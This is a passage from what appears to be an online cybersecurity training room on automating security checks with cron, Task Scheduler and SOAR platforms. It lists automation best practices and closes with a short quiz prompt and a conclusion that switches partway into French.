- **Scheduling Tools:** Scheduling tools are another way to automate common tasks and security checks. Scheduling tools such as cron jobs and Windows Task Scheduler can be used to schedule scripts to run at specific times. This allows organizations to automate vulnerability scans, backups, and software updates. For example, a security engineer can use a vulnerability scanner tool that automates identifying and analyzing vulnerabilities in the organization's network. The tool can scan the **network regularly, detecting vulnerabilities** that may have been introduced since the last scan. The tool can then generate reports on the vulnerabilities found, categorizing them by severity and providing recommended actions to remediate them.
- **SOAR Platforms:** A third way to automate everyday tasks and security checks is to use Security Orchestration, Automation and Response Platforms. These platforms provide a centralized management interface for automating and orchestrating security tasks. They can automate incident response, threat hunting, and incident management tasks. Additionally, they can be used to integrate with other security tools such as Firewalls, Intrusion Detection Systems, and **Security Information and Event Management (SIEM)** systems. [Shuffler.io](#) and [Splunk](#) are a few of the renowned [SOAR](#) Platforms that you can explore.

When automating tasks and security checks, it is important to consider the following best practices:

- Test your scripts and automation tools in a controlled environment before deploying them in production.
- Ensure that your scripts and automation tools are well-documented and easy to understand.
- Use logging and monitoring to keep track of the tasks that have been automated.
- Review your automation and security checks regularly to ensure they are still practical and relevant.
- Keep your scripts and automation tools updated and patched to address any security vulnerabilities.

In summary, automating common tasks and security checks can help organizations streamline operations and improve their overall security posture. When implementing automation, it is important to consider best practices such as testing, documentation, logging and monitoring, regular review, and security updates.

Answer the questions below

As a security engineer, is it important to ensure that automated scripts being executed are acquired from legitimate sources? (yea/nay)

Correct Answer

Task 8Conclusion

In this room, we have learned about the lifecycle of a vulnerability, how exploits are developed, and how to chain multiple vulnerabilities to get complete control of a system. Moreover, we have also briefly discussed how we could automate routine tasks to assist a security engineer.

En résumé, la création d'exploits basés sur des vulnérabilités existantes est un processus complexe impliquant la découverte de vulnérabilités, la recherche, le développement d'exploits, les tests et le déploiement. Cependant, les vulnérabilités et les exploits doivent être traités avec une extrême prudence, et tous les tests doivent être effectués dans un environnement isolé pour éviter d'infecter son propre système.

Restez à l'écoute pour quelques autres salles passionnantes sur la militarisation et l'exploitation des vulnérabilités !

Répondre aux questions ci-dessous

J'ai terminé la pièce.